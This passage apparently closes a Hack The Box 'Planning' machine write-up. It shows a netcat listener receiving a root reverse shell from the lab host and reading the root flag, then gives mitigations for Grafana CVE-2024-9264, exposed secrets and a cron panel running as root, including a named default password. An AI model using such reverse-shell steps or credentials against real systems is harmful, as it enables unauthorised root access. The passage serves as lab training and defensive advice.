

We set up a listener, clicked Run now, and obtained a root shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/htb-machine/planning]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.97] from (UNKNOWN) [10.10.11.68] 41836
bash: cannot set terminal process group (9573): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# cd /root
cd /root
root@planning:~# ls -la
ls -la
total 40
drwx------  6 root root 4096 Sep 11 04:02 .
drwxr-xr-x 22 root root 4096 Apr  3 14:40 ..
lrwxrwxrwx  1 root root    9 Feb 28  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr 22  2024 .bashrc
drwx------  2 root root 4096 Apr  1 11:08 .cache
-rw-------  1 root root   20 Apr  3 15:18 .lesshst
drwxr-xr-x  4 root root 4096 Feb 28  2025 .npm
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
-rw-r-----  1 root root   33 Sep 11 04:02 root.txt
drwxr-xr-x  2 root root 4096 Apr  3 12:54 scripts
drwx------  2 root root 4096 Feb 28  2025 .ssh
root@planning:~# cat root.txt
cat root.txt
*******************a6fc59a6adb03ce70
Mitigations & Security Recommendations
- Patch and Upgrade Grafana:
- Update the Grafana service to a secure version that mitigates CVE-2024-9264 (which restricts unauthorized DuckDB queries and file reads).
- Harden DuckDB features by disabling external file execution or restricting query capabilities.
- Secure Container Environment Secrets:
- Avoid passing sensitive parameters like administrative passwords (
GF_SECURITY_ADMIN_PASSWORD) as environment variables. - Employ secure vault solutions (e.g., HashiCorp Vault) or container orchestration secret mounts to inject credentials during runtime.
- Avoid passing sensitive parameters like administrative passwords (
- Protect Local Configuration Files and Databases:
- Restrict permissions on configuration directories (such as
/opt/crontabs/). Ensure that thecrontab.dbdatabase is readable only by the owner/root process, and prevent standard users (likeenzo) from reading configuration secrets.
- Restrict permissions on configuration directories (such as
- Harden the Local Task Scheduling Application:
- Secure the web panel running on port 8000. Do not use shared or default passwords (e.g.,
P4ssw0rdS0pRi0T3c). - If the task runner must execute cron jobs, configure it to run commands under lower-privileged user contexts rather than executing them directly as
root. Implement strict input validation or code signing to prevent users from executing arbitrary shell commands.
- Secure the web panel running on port 8000. Do not use shared or default passwords (e.g.,